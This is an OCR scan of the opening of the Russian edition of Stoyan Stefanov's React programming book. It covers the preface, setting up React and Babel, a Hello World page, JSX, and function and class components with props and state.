O'REILLY®

2-е издание

React

Быстрый старт


Создаем веб-приложения

Стоян Стефанов

SECOND EDITION

React: Up & Running

Building Web Applications



Stoyan Stefanov

Beijing • Boston • Farnham • Sebastopol • Tokyo

O'REILLY®

React

Быстрый старт

создаем веб-приложения

Стоян Стефанов

ПИТЕР®

Санкт-Петербург • Москва • Минск

2023

ББК 32.988.02-018
УДК 004.738.5
С79

Стефанов С.

С79 React. Быстрый старт, 2-е изд. — СПб.: Питер, 2023. — 304 с.: ил. — (Серия «Бестселлеры O'Reilly»).

ISBN 978-5-4461-2115-1

Незаменимая книга по React — технологии с открытым исходным кодом для быстрого создания многофункциональных веб-приложений. Второе издание, обновленное с учетом последней версии React, показывает, как создавать компоненты React и организовывать их в удобные для сопровождения крупномасштабные приложения. Если вы знаете синтаксис JavaScript, то сразу можете приступать к работе.

По ходу чтения разработчики и программисты создадут полноценное приложение. Вы быстро поймете, почему многие выбирают React для разработки веб-приложений.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.988.02-018
УДК 004.738.5

ISBN 978-1492051466 англ.

Authorized Russian translation of the English edition of React: Up & Running 2E, ISBN 9781492051466

ISBN 978-5-4461-2115-1

Краткое содержание

Оглавление

Посвящается Еве, Златине и Натали.

Предисловие

Еще одна восхитительная теплая калифорнийская ночь. Легкий океанский бриз лишь усиливает чувство абсолютного блаженства. Место — Лос-Анджелес, время — двухтысячные годы. Я готовлюсь отправить по FTP на свой сервер мое новое небольшое веб-приложение под названием CSSsprites.com и выпустить его в мир. Последние несколько вечеров, работая над приложением, я размышлял над одной проблемой: ну почему 20 % усилий ушло на отладку основной логики работы приложения, а 80 % — на усовершенствование пользовательского интерфейса? Сколько других инструментов я мог бы создать, если бы мне не приходилось все время пользоваться методом `getElementById()` и беспокоиться о состоянии приложения? (Подгрузил ли пользователь что-то на страницу? Что, произошла ошибка? А это диалоговое окно все еще на экране?) Почему разработка пользовательского интерфейса отнимает так много времени? И что происходит со всеми этими разными браузерами? Постепенно мое блаженство таяло, превращаясь в раздражение.

Перенесемся в март 2015 года, на Facebook-конференцию F8. Моя команда готовится сообщить о полной переработке двух наших веб-приложений: средства работы со сторонними комментариями и связанного с ним инструмента их модерации. По сравнению с моим небольшим приложением CSSsprites.com это были полноценные веб-приложения, имеющие куда более существенные возможности, гораздо бóльшую эффективность и нереальные объемы трафика. Несмотря на это, разработка доставляла огром-

ное удовольствие. Члены команды, незнакомые с приложением (а некоторые даже с JavaScript и CSS), вносили свои предложения по поводу возможностей и каких-либо улучшений его различных частей, и мы без промедления и не прилагая особых усилий внедряли их. Как сказал один из членов команды, «теперь я понимаю, что значит любить свою работу».

Что же произошло за это время? Появилась технология React.

React представляет собой библиотеку для создания пользовательского интерфейса, которая помогает вам определить его раз и навсегда. Затем при изменении состояния приложения интерфейс перестраивается, *реагируя* на изменения, и вам не нужно ничего делать дополнительно. В конце концов, вы уже определили интерфейс. Определили? Скорее, вы его *объявили*. А для создания большого полнофункционального приложения вы воспользовались небольшими управляемыми *компонентами*. Теперь уже половина внутреннего кода ваших функций не занимается поиском DOM-узлов, и вам остается лишь отслеживать состояние (state) вашего приложения (с помощью обычных объектов JavaScript), а все остальное происходит в соответствии с этим состоянием.

Изучение React стоит того — вы изучаете всего одну библиотеку и сможете использовать ее, чтобы в дальнейшем создавать:

- веб-приложения;
- приложения для работы под управлением iOS и Android;
- TV-приложения;
- обычные приложения для настольных компьютеров.

Используя ту же идею создания компонентов и пользовательских интерфейсов, вы сможете конструировать приложения, приспособленные под исходную систему с присущими ей производительностью и элементами управления (*реальными* элементами управления, а не похожими на них копиями). Речь идет не о «напиши

один раз, запусти везде» (наша индустрия постоянно терпит в этом неудачу), а о «научиться один раз, использовать везде».

Одним словом, изучение React позволяет сэкономить 80 % вашего времени и сосредоточиться на том, что важно (то есть на реальных задачах, для решения которых предназначено ваше приложение).

Об этой книге

Книга посвящена изучению React с точки зрения веб-разработки. В первых трех главах изучение начинается с использования пустого HTML-файла, на основе которого выстраивается весь остальной код. Это позволяет сосредоточиться на изучении React, не отвлекаясь на новый синтаксис или на применение дополнительных инструментальных средств.

В главе 5 больше внимания уделяется JSX — дополнительной технологии, обычно используемой в сочетании с React.

Далее мы перейдем к изучению приемов разработки реального приложения и освоению дополнительных инструментов, которые могут быть полезны. Чтобы быстро начать работу и свести обсуждение вспомогательных технологий к минимуму, в книге используется приложение `create-react-app`. Цель состоит в том, чтобы сосредоточиться прежде всего на React.

Спорным решением стало включение компонентов классов в дополнение к функциональным компонентам. Вероятно, за функциональными компонентами будущее, однако читатель может столкнуться с существующим кодом и руководствами, в которых говорится только о компонентах классов. Знание обоих синтаксисов удваивает шансы на чтение и понимание кода в реальных условиях.

Успехов вам в изучении React — пусть оно будет приятным и плодотворным!

Условные обозначения

В данной книге используются следующие обозначения.

Курсив

Курсивом выделены новые термины.

`Моноширинный шрифт`

Используется для листингов программ, а также внутри абзацев для обозначения таких элементов, как переменные и функции, базы данных, типы данных, переменные среды, операторы и ключевые слова, имена файлов и их расширений.

`Жирный моноширинный шрифт`

Показывает команды или другой текст, который пользователь должен ввести самостоятельно.

Шрифт без засечек

Используется для обозначения URL, адресов электронной почты, названий кнопок, каталогов.

Этот рисунок указывает на совет или предложение.

Этот рисунок указывает на общее примечание.

Использование примеров кода

Дополнительные материалы (примеры кода, упражнения и т. д.) доступны для скачивания по адресу https://github.com/stoyan/reactbook2.

Эта книга призвана помочь вам выполнять свою работу. В общем случае все примеры кода вы можете использовать в своих программах и в документации. Вам не нужно обращаться в издательство за разрешением, если вы не собираетесь воспроизводить существенные части кода, или если разрабатываете программу и используете в ней несколько фрагментов кода из книги, или если будете цитировать эту книгу или примеры из нее, отвечая на вопросы. Вам потребуется разрешение от издательства O'Reilly, если вы хотите продавать или распространять примеры из книги либо хотите включить существенные объемы программного кода из книги в документацию вашего продукта.

Мы рекомендуем, но не требуем добавлять ссылку на первоисточник при цитировании. Под ссылкой на первоисточник мы подразумеваем указание авторов, издательства и ISBN.

За получением разрешения на использование значительных объемов программного кода из книги обращайтесь по адресу permissions@oreilly.com.

Благодарности

Хочу поблагодарить всех, кто вычитывал черновые варианты этой книги и присылал отзывы и исправления.

Для первого издания: Андреа Маноле (Andrea Manole), Ильян Пейчев (Iliyan Peychev), Костадин Илов (Kostadin Ilov), Марк Дуппенталер (Mark Duppenthaler), Стефан Албер (Stephan Alber), Асен Божилов (Asen Bozhilov).

Для второго издания: Адам Ракис (Adam Rackis), Максимилиано Фиртман (Maximiliano Firtman), Четан Каранде (Chetan Karande), Кирилл Христов (Kiril Christov) и Скотт Сатоши Ивако (Scott Satoshi Iwako).

Спасибо всем сотрудникам Facebook, которые работают над (или с) React и каждый день отвечают на мои вопросы. Я также благодарен всему сообществу React, которое продолжает создавать великолепные инструментальные средства, библиотеки, публикует статьи и создает примеры применения этой технологии.

Я чрезвычайно благодарен Джордану Уалке (Jordan Walke).

Спасибо всем сотрудникам издательства O'Reilly, содействовавшим выходу этой книги: Анджеле Руфино (Angela Rufino), Дженнифер Поллок (Jennifer Pollock), Мег Фоли (Meg Foley), Киму Коферу (Kim Cofer), Джастину Биллингу (Justin Billing), Николь Шелби (Nicole Shelby), Кристен Браун (Kristen Brown) и многим другим.

Спасибо Явору Вачкову (Javor Vatchkov), дизайнеру пользовательского интерфейса примера приложения, разрабатываемого в данной книге (работу приложения можно оценить на whinepad.com).

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

ГЛАВА 1

Hello World

Приступим к освоению разработки приложений с использованием React. В этой главе вы узнаете, как установить React и написать свое первое веб-приложение Hello World.

Установка

Прежде всего вам нужно получить копию библиотеки React. Это можно сделать разными способами. Остановимся на самом простом из них. Он не требует никаких специальных инструментов и может помочь вам получить и освоить React в кратчайшие сроки.

Создайте папку для всего кода в книге в месте, где вы сможете его найти. Например:

```
$ mkdir ~/reactbook
```

Создайте папку /react, чтобы хранить код библиотеки React отдельно.

```
$ mkdir ~/reactbook/react
```

Далее необходимо добавить два файла: один — сам React, второй — пакет ReactDOM. Вы можете получить последние версии 17.* этих двух файлов с хоста unpkg.com, как показано ниже:

```
$ curl -L https://unpkg.com/react@17/umd/react.development.js >
~/reactbook/react/react.js
$ curl -L https://unpkg.com/react-dom@17/umd/react-dom.
development.js > ~/reactbook/react/react-dom.js
```

Обратите внимание, что React не навязывает какую-либо структуру каталогов, вы можете свободно переместить файлы в другой каталог или переименовать `react.js` так, как считаете нужным.

Вам не обязательно скачивать библиотеки — вы можете пользоваться ими напрямую с сайта unpkg.com. Однако их наличие в локальной сети позволяет учиться в любом месте, не подключаясь к Интернету.

Указав @17 в URL, показанных в предыдущем примере, вы получите копию последней версии React 17, которая актуальна на момент написания этой книги. Опустите @17, чтобы получить последнюю доступную версию React. Кроме того, вы можете явно указать требуемую версию, например @17.0.2.

Hello React World

Начнем с простой страницы в вашем рабочем каталоге (~/reactbook/01.01.hello.html):

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hello React</title>
    <meta charset="utf-8">
  </head>
  <body>
    <div id="app">
```

```
      <!-- здесь будет отображено мое приложение -->
    </div>
    <script src="react/react.js"></script>
    <script src="react/react-dom.js"></script>
    <script>
      // код моего приложения
    </script>
  </body>
</html>
```

Весь представленный в книге код можно найти в соответствующем репозитории по адресу https://github.com/stoyan/reactbook2.

В этом файле внимания заслуживают лишь две особенности:

- включение библиотеки React и дополнение ее объектной модели документа (Document Object Model, DOM) с помощью тегов `<script src>`;
- определение места, где должно находиться ваше приложение на странице (`<div id="app">`).

С React-приложением всегда можно смешивать обычный HTML-контент, а также другие библиотеки JavaScript. Вы также можете иметь несколько приложений React на одной странице. Все, что вам нужно, — это место в DOM, на которое вы можете нацелить библиотеку React и сказать ей: «Твори здесь свое волшебство».

Теперь добавим код, который говорит hello. Для этого изменим содержимое файла `01.01.hello.html`, заменив строку `// код моего приложения` следующими строками:

```
ReactDOM.render(
  React.createElement('h1', null, 'Hello world!'),
  document.getElementById('app')
);
```

Загрузите файл `01.01.hello.html` в браузер — и увидите ваше новое приложение в действии (рис. 1.1).

Рис. 1.1. Hello world в действии

Поздравляем, вы только что создали свое первое React-приложение!

На рис. 1.1 также показано, в каком виде *сгенерированный* код отображается в области инструментов разработчика DevTools браузера Chrome: видно, что содержимое контейнера `<div id="app">` было заменено содержимым, сгенерированным вашим React-приложением.

Так что же сейчас произошло?

В коде, который заставил работать ваше первое приложение, есть несколько интересных моментов.

В первую очередь видно, что использовался объект React. Обращение ко всем доступным вам API происходит с его помощью. API намеренно сделан минимальным, чтобы не пришлось запоминать слишком много имен методов.

Можно также посмотреть на объект ReactDOM. В нем всего несколько методов, наиболее полезным из которых является `render()`. ReactDOM отвечает за отображение приложения в браузере. На самом деле вы можете создавать приложения React и отображать их в различных средах вне браузера — например, на холсте (canvas) или прямо в Android или iOS.

Затем следует обратить внимание на концепцию *компонентов*. Вы создаете свой пользовательский интерфейс с помощью компонентов и комбинируете их так, как считаете нужным. В своих приложениях вы, конечно же, будете создавать собственные компоненты, но для начала React предоставляет вам надстройки над HTML DOM-элементами. Вы используете эти надстройки с помощью функции `React.createElement`. В нашем первом примере показано использование компонента `h1`. Он соответствует `<h1>` в HTML и доступен вам с помощью вызова `React.createElement('h1')`.

И наконец, вы можете заметить хорошо известный DOM-доступ к контейнеру, осуществляемый с помощью метода `document.getElementById('app')`. Он используется для того, чтобы подсказать React, где именно на странице должно быть расположено приложение. Это своеобразный мост, перекинутый между манипуляцией с известными вам DOM-объектами и React-территорией.

После переброски моста от DOM к React вам больше не придется беспокоиться о манипуляциях с DOM, поскольку React переводит свои компоненты на базовую платформу (DOM браузера, canvas, нативное приложение). На самом деле то, что не нужно беспокоиться о DOM, — одна из замечательных особенностей React. Вы заботитесь о компоновке компонентов и их данных — сути приложения — и позволяете React позаботиться о наиболее эффективном обновлении DOM. Больше не нужно искать узлы DOM, `firstChild`, `appendChild()` и т. д.

Вам не нужно заниматься DOM, но это не значит, что вы не можете этого делать. React предоставляет вам «резервные переходы», если возникнет необходимость вернуться к истокам DOM по любой причине, которую вы сочтете важной.

Теперь, выяснив роль каждой строки, взглянем на общую картину. Произошло следующее: вы отобразили один React-компонент в выбранном вами месте DOM. Вы всегда отображаете один компонент верхнего уровня, и он может иметь любое необходимое вам количество дочерних (и производных от них) компонентов. Фактически даже в этом простом примере у компонента `h1` имеется дочерний компонент — текст `Hello world!`.

Метод React.createElement()

Как вам теперь известно, вы можете использовать несколько элементов HTML в качестве компонентов React с помощью метода `React.createElement()`. Рассмотрим этот API более подробно.

Вспомним, что приложение Hello world! выглядело следующим образом:

```
ReactDOM.render(
  React.createElement('h1', null, 'Hello world!'),
  document.getElementById('app')
);
```

Первый параметр `createElement` — это тип создаваемого элемента. Второй параметр (который в данном случае имеет значение `null`) является объектом, указывающим на любые свойства (подумайте об атрибутах DOM), которые вы хотите передать вашему элементу. Например, вы можете сделать следующее:

```
React.createElement(
  'h1',
  {
    id: 'my-heading',
```

```
  },
  'Hello world!'
),
```

Код HTML, созданный в этом примере, показан на рис. 1.2.

Рис. 1.2. HTML, сгенерированный вызовом React.createElement()

Третий параметр (в данном примере `"Hello world!"`) определяет дочерний элемент компонента. В простейшем случае это всего лишь текстовый дочерний элемент (узел `Text` в DOM-терминологии), как вы можете видеть в предыдущем коде. Но у вас может быть сколько угодно вложенных дочерних компонентов, которые вы передаете в качестве дополнительных параметров функции. Например:

```
React.createElement(
  'h1',
  {id: 'my-heading'},
  React.createElement('span', null, 'Hello'),
  ' world!'
),
```

А вот еще один пример, на этот раз с вложенными компонентами (результат показан на рис. 1.3), который выглядит следующим образом:

```
React.createElement(
  'h1',
  {id: 'my-heading'},
```

```
  React.createElement(
    'span',
    null,
    'Hello',
    React.createElement('em', null, 'Wonderful'),
  ),
  ' world!'
),
```

Рис. 1.3. HTML, созданный путем вложения вызовов React.createElement()

На рис. 1.3 видно, что в DOM, сгенерированном React, элемент `<em>` является дочерним элементом элемента `<span>`, который, в свою очередь, является дочерним элементом элемента `<h1>` (и дочерним элементом текстового узла world).

Синтаксис JSX

Начиная вкладывать компоненты, вы быстро получаете множество вызовов функций и круглых скобок, которые нужно отслеживать. Чтобы упростить задачу, вы можете использовать *синтаксис JSX*. Он является немного спорным: люди часто поначалу находят

его отталкивающим («тьфу, XML в моем JavaScript!»), но впоследствии незаменимым.

Не совсем понятно, что означает аббревиатура JSX, но, скорее всего, это JavaScriptXML или JavaScript Syntax eXtension. Официальный сайт данного проекта с открытым исходным кодом — https://facebook.github.io/jsx.

Предыдущий фрагмент, на этот раз с использованием синтаксиса JSX, выглядит так:

```
ReactDOM.render(
  <h1 id="my-heading">
    <span> Hello<em> Wonderful</em></span> world!
  </h1>,
  document.getElementById('app')
);
```

Такой код намного удобнее читать. Этот синтаксис очень похож на уже известный вам HTML. Есть только одно затруднение: данный код не является допустимым синтаксисом JavaScript, поэтому его нельзя запустить в браузере в неизменном виде. Вам нужно преобразовать *(транспилировать)* код в чистый JavaScript, который может быть запущен браузером. Более того, в целях обучения вы можете сделать это без специальных инструментов. Вам понадобится библиотека Babel, которая переводит современный JavaScript (и JSX) в традиционный JavaScript, работающий в старых браузерах.

Установка Babel

Как и в случае с React, получите локальную копию Babel:

```
$ curl -L https://unpkg.com/babel-standalone/babel.min.js >
~/reactbook/react/ babel.js
```

Затем вам нужно обновить свой учебный шаблон, включив в него Babel. Создайте файл `01.04.hellojsx.html` следующим образом:

```
<!DOCTYPE html>
<html>
  <head>
    <title> Hello React+JSX</title>
    <meta charset="utf-8">
  </head>
  <body>
    <div id="app">
      <!-- мое приложение отображается здесь -->
    </div>
    <script src="react/react.js"></script>
    <script src="react/react-dom.js"></script>
    <script src="react/babel.js"></script>
    <script type="text/babel">
      // код моего приложения
    </script>
  </body>
</html>
```

Обратите внимание, как <script> превращается в <script type="text/babel">. Это прием, при котором, указав недопустимый тип, браузер игнорирует код. Это дает Babel возможность разобрать и преобразовать синтаксис JSX в то, что браузер может запустить.

Привет, мир JSX

С этой небольшой настройкой попробуем JSX. Замените часть `// код моего приложения` в предыдущем HTML на:

```
ReactDOM.render(
  <h1 id="my-heading">
     <span> Hello <em>JSX</em></span> world!
  </h1>,
  document.getElementById('app')
);
```

Результат выполнения этого кода в браузере показан на рис. 1.4.




Рис. 1.4. Hello JSX world

О транспиляции

Итак, JSX и Babel работают, и это замечательно. Но, возможно, вам будут полезны еще некоторые разъяснения, особенно если вы новичок в Babel и процессе транспиляции. Если вы уже знакомы с ним, то смело пропускайте этот фрагмент, в котором мы немного познакомимся с терминами *JSX*, *Babel* и *«транспиляция»*.

JSX представляет собой отдельную от React технологию, и ее не обязательно применять. Как вы уже видели, первые примеры в этой главе даже не использовали JSX. Вы можете сделать выбор в пользу того, чтобы вообще отказаться от JSX. Но все же высока вероятность того, что, один раз попробовав этот синтаксис, вы уже не захотите возвращаться к вызовам функций.

Процесс *транспиляции* заключается в следующем: исходный код переписывается, чтобы получить такие же результаты, но уже

с помощью синтаксиса, понимаемого устаревшими браузерами. Этот процесс отличается от использования *полифиллов*. Примером полифилла может служить добавление к `Array.prototype` метода, аналогичного методу `map()`, который был введен стандартом ECMAScript5, чтобы заставить его работать в браузерах, поддерживающих только стандарт ECMAScript3. Полифилл представляет собой решение из области чистого JavaScript. Это хорошее решение при добавлении новых методов к существующим объектам или реализации новых объектов (таких как `JSON`). Но этого недостаточно, когда в язык вводится новый синтаксис. Любой новый синтаксис для браузера, который его не поддерживает, просто недействителен и выдает ошибку разбора. Нет никакого способа его дополнить. Поэтому новый синтаксис требует проведения компиляции (транспиляции), чтобы он был преобразован *до того*, как будет представлен для обработки браузеру.

Транспиляция JavaScript становится все более распространенным процессом, поскольку программисты хотят использовать новейшие функциональные возможности JavaScript (ECMAScript), не дожидаясь выхода браузеров, поддерживающих эти возможности. Если у вас уже настроен и отработан процесс сборки (который, например, выполняет минификацию или любое другое преобразование кода), то вы можете просто добавить к нему шаг транспиляции JSX. Если же у вас *нет* процесса сборки, то далее в книге вы пройдете все необходимые шаги для его настройки.

А пока оставим транспиляцию JSX на стороне клиента (в браузере) и продолжим изучать React. Просто имейте в виду, что это делается только в образовательных и экспериментальных целях. Транспиляция на стороне клиента не предназначена для реальных производственных сайтов, поскольку она медленнее и требует больше ресурсов, чем обслуживание уже транспилированного кода.

Далее: настраиваемые компоненты

На данном этапе вы справились с созданием простейшего приложения Hello world. Теперь вы знаете, как:

- установить библиотеку React, произвести ее настройку и воспользоваться ею для экспериментов и обучения (на самом деле это всего лишь вопрос нескольких тегов `<script>`);
- вывести React-компонент в выбранном вами месте DOM (например, `ReactDOM.render(reactWhat, domWhere)`);
- использовать встроенные компоненты, которые являются оболочками для обычных DOM-элементов (например, `React.createElement(element, attributes, content, children)`).

Однако истинные возможности React проявятся, когда вы начнете использовать настраиваемые компоненты для создания (и обновления!) пользовательского интерфейса (user interface, UI) вашего приложения. Как это делать, вы узнаете в следующей главе.

ГЛАВА 2

Жизнь компонента

После того как вы узнали о том, как использовать готовые DOM-компоненты, пришло время изучить способы создания собственных компонентов.

UI можно создавать двумя способами, оба они дают одинаковый результат, но используют разный синтаксис:

- применить функцию (компоненты, созданные таким образом, называются *функциональными*);
- использовать класс, расширяющий `React.Component` (обычно называемый *классовым компонентом*).

Настраиваемый функциональный компонент

Пример функционального компонента выглядит так:

```
const MyComponent = function() {
   return 'I am so custom';
};
```

Но подождите, это же всего лишь функция! Да, настраиваемый функциональный компонент — просто функция, которая возвращает нужный вам пользовательский интерфейс. В данном случае UI — лишь текст, но часто вам будет требоваться что-то большее,

скорее всего композиция из других компонентов. Ниже представлен пример использования `span` для переноса текста:

```
const MyComponent = function() {
  return React.createElement('span', null, 'I am so custom');
};
```

Использование нового компонента в приложении аналогично использованию DOM-компонентов из главы 1, за исключением того, что вы *вызываете* функцию, определяющую компонент:

```
ReactDOM.render(
  MyComponent(),
  document.getElementById('app')
);
```

Результат отображения вашего настраиваемого компонента показан на рис. 2.1.




Рис. 2.1. Ваш первый настраиваемый компонент (файл 02.01.custom-functional.html в репозитории книги)

JSX-версия

Тот же пример с использованием JSX будет более читабельным. Определение компонента выглядит так:

```
const MyComponent = function() {
    return <span>I am so custom</span>;
};
```

Использование компонента в JSX выглядит следующим образом, независимо от того, как был определен сам компонент (с помощью JSX или нет):

```
ReactDOM.render(
  <MyComponent />,
  document.getElementById('app')
);
```

Обратите внимание, что в самозакрывающемся теге <MyComponent /> косая черта является обязательной. Это относится и к элементам HTML, используемым в JSX. Теги
 и <img> не будут работать — вам нужно закрыть их, как
 и <img/>.

Настраиваемый классовый компонент

Второй способ создать компонент — определить класс, который расширяет `React.Component` и реализует функцию `render()`:

```
class MyComponent extends React.Component {
  render() {
    return React.createElement('span', null, 'I am so custom');
    // или с помощью JSX:
    // return <span>I am so custom</span>;
  }
}
```

Отображение компонента на странице выглядит следующим образом:

```
ReactDOM.render(
   React.createElement(MyComponent),
   document.getElementById('app')
);
```

Если вы задействуете JSX, то вам не нужно знать, как был определен компонент (с помощью класса или функции). В обоих случаях компонент используется одинаково:

```
ReactDOM.render(
  <MyComponent />,
  document.getElementById('app')
);
```

Какой синтаксис использовать

Вы можете задаться вопросом: при всех этих вариантах (JSX или чистый JavaScript, компонент класса или функции) какой из них использовать? JSX является наиболее распространенным. И если вам не нравится синтаксис XML в вашем JavaScript, то знайте: JSX позволит максимально облегчить работу и уменьшить объемы набора текста. В книге с этого момента используется JSX, за исключением иллюстрации концепции. Зачем тогда вообще говорить о варианте без JSX? Ну, вы должны знать, что есть и другой способ, а также то, что в JSX нет ничего магического. Это скорее тонкий синтаксический слой, который преобразует XML в простые вызовы функций JavaScript, такие как `React.createElement()`, перед отправкой кода в браузер.

А как насчет *функциональных* и *классовых* компонентов? Это вопрос предпочтений. Если вы знакомы с объектно-ориентированным программированием (ООП) и вам нравится, как устроены классы, то, конечно, дерзайте. Функциональные компоненты несколько меньше нагружают процессор компьютера и требуют немного меньшего набора текста. Кроме того, они считаются более естественными для JavaScript. На самом деле *классы* не существовали в ранних версиях языка JavaScript, они были придуманы позже и являются лишь синтаксическим сахаром поверх функций и прототипов.

Исторически сложилось так, что в React функциональные компоненты не могли выполнять все то, что могли делать классы, пока не были изобретены хуки (о них поговорим позже). Что касается будущего, можно только предполагать, но вполне вероятно, что React будет использовать функциональные компоненты все больше и больше. Однако крайне маловероятно, что компоненты классов будут признаны устаревшими в ближайшее время. Эта книга научит вас обоим вариантам и не будет решать за вас, хотя вы можете почувствовать, что предпочитаете функциональные компоненты. Вы можете спросить (как и большинство технических редакторов рукописи), почему мы вообще занимаемся классами в данной книге?

Ну, в реальном мире много кода, написанного с помощью классов, и множество онлайн-руководств. Фактически на момент написания книги даже официальная документация React показывает большинство примеров как компоненты классов. Поэтому, по моему мнению, читатели должны быть знакомы с обоими синтаксисами, чтобы могли читать и понимать весь представленный им код и не запутаться, как только появится не функциональный компонент.

Свойства

Отображение *жестко закодированного* UI в ваших пользовательских компонентах — совершенно нормальное явление и имеет свое применение. Но компоненты также могут получать *свойства* и отображаться или вести себя по-разному в зависимости от значений этих свойств. Вспомните элемент `<a>` в HTML и то, как он по-разному ведет себя в зависимости от значения атрибута `href`. Идея свойств в React похожа (как и синтаксис JSX).

В компонентах класса все свойства доступны через объект `this.props`. Рассмотрим пример:

```
class MyComponent extends React.Component {
  render() {
    return <span>My name is <em>{this.props.name}</em></span>;
  }
}
```

Как показано в этом примере, вы можете открывать фигурные скобки и добавлять значения JavaScript (и выражения тоже) в ваш JSX. Больше информации о таком поведении вы узнаете по мере чтения книги.

Передача значения для свойства `name` при отображении компонента выглядит следующим образом:

```
ReactDOM.render(
  <MyComponent name="Bob" />,
  document.getElementById('app')
);
```

Результат показан на рис. 2.2.

Рис. 2.2. Использование свойств компонентов (файл 02.05.this.props.html)

Важно помнить, что свойство `this.props` доступно только для чтения. Свойства можно успешно применять для передачи настроек

от родительских компонентов к дочерним, но это не универсальное хранилище значений. Если вы чувствуете искушение установить свойство с помощью `this.props`, то просто воспользуйтесь вместо этого дополнительными переменными или свойствами спецификации объекта вашего компонента (то есть используйте `this.thing`, а не `this.props.thing`).

Свойства в функциональных компонентах

В функциональных компонентах нет `this` (в строгом *(strict)* режиме JavaScript) или `this` ссылается на глобальный объект (в нестрогом, осмелимся сказать, неряшливом *(sloppy)* режиме). Поэтому вместо `this.props` вы получаете объект `props`, переданный вашей функции в качестве первого аргумента:

```
const MyComponent = function(props) {
  return <span>My name is <em>{props.name}</em></span>;
};
```

Распространено использование *деструктурирующего присваивания* JavaScript и присвоение значений свойств локальным переменным. Другими словами, предыдущий пример становится таким:

```
// 02.07.props.destructuring.html в репозитории книги
const MyComponent = function({name}) {
  return <span>My name is <em>{name}</em></span>;
};
```

Вы можете иметь столько свойств, сколько хотите. Если, например, вам нужны два свойства (`name` и `job`), то можете использовать их так:

```
// 02.08.props.destruct.multi.html в репозитории книги
const MyComponent = function({name, job}) {
  return <span>My name is <em>{name}</em>, the {job}</span>;
};
```

```
ReactDOM.render(
  <MyComponent name="Bob" job="engineer"/>,
  document.getElementById('app')
);
```

Свойства по умолчанию

Ваш компонент может предлагать множество свойств, но иногда некоторые из них могут иметь значения по умолчанию, которые хорошо подходят для наиболее распространенных случаев. Вы можете указать значения свойств по умолчанию с помощью свойства `defaultProps` как для функциональных компонентов, так и для компонентов классов.

Функциональный компонент выглядит так:

```
const MyComponent = function({name, job}) {
  return <span>My name is <em>{name}</em>, the {job}</span>;
};
MyComponent.defaultProps = {
  job: 'engineer',
};
ReactDOM.render(
  <MyComponent name="Bob" />,
  document.getElementById('app')
);
```

А это компонент класса:

```
class MyComponent extends React.Component {
  render() {
    return (
      <span>My name is <em>{this.props.name}</em>,
      {this.props.job}</span>
    );
  }
}
MyComponent.defaultProps = {
  job: 'engineer',
};
```

```
ReactDOM.render(
  <MyComponent name="Bob" />,
  document.getElementById('app')
);
```

В обоих случаях результатом является вывод:

```
My name is Bob, the engineer
```

Обратите внимание, что в операторе return метода render() возвращаемое значение заключено в круглые скобки. Это вызвано механизмом автоматической вставки точки с запятой (ASI) JavaScript. Выражение return, за которым следует новая строка, равносильно return; что, в свою очередь, равносильно return undefined; и это определенно не то, что вы хотите. Заключение возвращенного выражения в круглые скобки позволяет лучше форматировать код, сохраняя при этом корректность.

Состояние

До сих пор примеры были довольно статичными (или stateless, «без состояния»). Цель состояла в том, чтобы дать вам представление о строительных блоках, позволяющих создавать пользовательский интерфейс. Но где React действительно великолепен (и где манипуляции и обслуживание DOM в устаревшем браузере усложняются), так это при изменении данных в вашем приложении. В React есть концепция *состояния*, представляющая собой любые данные, которые компоненты хотят использовать для отображения. Когда состояние изменяется, React перестраивает пользовательский интерфейс в DOM без вашего участия. После того как вы изначально построили свой UI в методе `render()` (или в функции отображения в случае функционального компонента), все, что вам нужно, — обновление данных. Вам вообще не надо беспокоиться об изменениях пользовательского интерфейса. В конце концов, ваш метод/функция отображения уже предоставили план того, как должен выглядеть компонент.

Stateless — совсем не плохое слово, вовсе нет. Компонентами без состояния гораздо проще управлять и думать о них. И хотя обычно предпочтительнее отказаться от состояния, когда это возможно, тем не менее приложения сложны и состояние вам действительно необходимо.

Аналогично тому, как вы получаете доступ к свойствам через `this.props`, вы *читаете* состояние через объект `this.state`. Чтобы *обновить* состояние, вы используете `this.setState()`. В момент вызова React вызывает метод `render` вашего компонента (и всех его дочерних компонентов) и обновляет пользовательский интерфейс.

